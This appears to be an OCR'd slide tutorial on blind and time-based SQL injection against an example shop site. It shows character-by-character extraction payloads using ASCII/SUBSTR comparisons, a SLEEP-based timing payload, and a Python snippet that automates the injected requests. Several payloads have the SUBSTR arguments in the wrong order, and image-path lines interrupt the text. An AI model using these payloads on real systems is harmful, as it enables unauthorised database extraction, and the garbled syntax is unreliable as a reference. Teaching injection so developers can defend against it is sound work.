
?item_id=7 AND 50<ASCII(SUBSTR(1,1,(SELECT table_name FROM

Wow! The first Character is 'H'




```
?item_id=7 AND 72=ASCII(SUBSTR(1,1,(SELECT table_name FROM
```


Repeat the whole process with the next character



```
?item_id=7 AND 100<ASCII(SUBSTR(2,1,(SELECT table_name FROM
```



Final table name is 'Home_Shop'



Repeat our method to get all other table names


and Column Names

Or All info in the database you can think of :)

A LITTLE BIT MORE ADVANCED


TOTALLY BLIND SQL injection

NO VISIBLE DIFFERENCE!


A Web Page
http://vulnerable-shop.com?item_id=7 AND 1=1
HOMEPAGE
A Web Page
http://vulnerable-shop.com?item_id=7 AND 1=0
HOMEPAGE

HOW DO WE ATTACK?


Time-based attack - It's time to go **Sleep**!


OK database, If you think 1=1 is TRUE then go SLEEP for 10 seconds.
oh definitely 1=1, So i'mma SLEEP z.zzz.zz

```
UNION SELECT IF(1=1, SLEEP(10), NULL);
```


It's sleeping ....

Hey db, are you awake??
zzz.zzz.zzz



http://vulnerable-shop.com?item_id=7 AND 1=1

So now it goes back to normal blind SQL injection


Great! So that clause is True then. Let's continue with another question. haha

Blind SQL injections are time consuming
(especially with *sleep()* z.zz.zzz)

Why not automate it?

Let Python do it for you...


Request a URL:

```
import urllib2
site = "http://a.com/vuln.php?item_id="
payload = "1 AND 1=0"
target = site + payload
html_result = urllib2.urlopen(target).read()
```

Read result for normal case:

```
if html_result.find("No item found") == -1:
        #our clause is True
else:
        #our clause is False
```

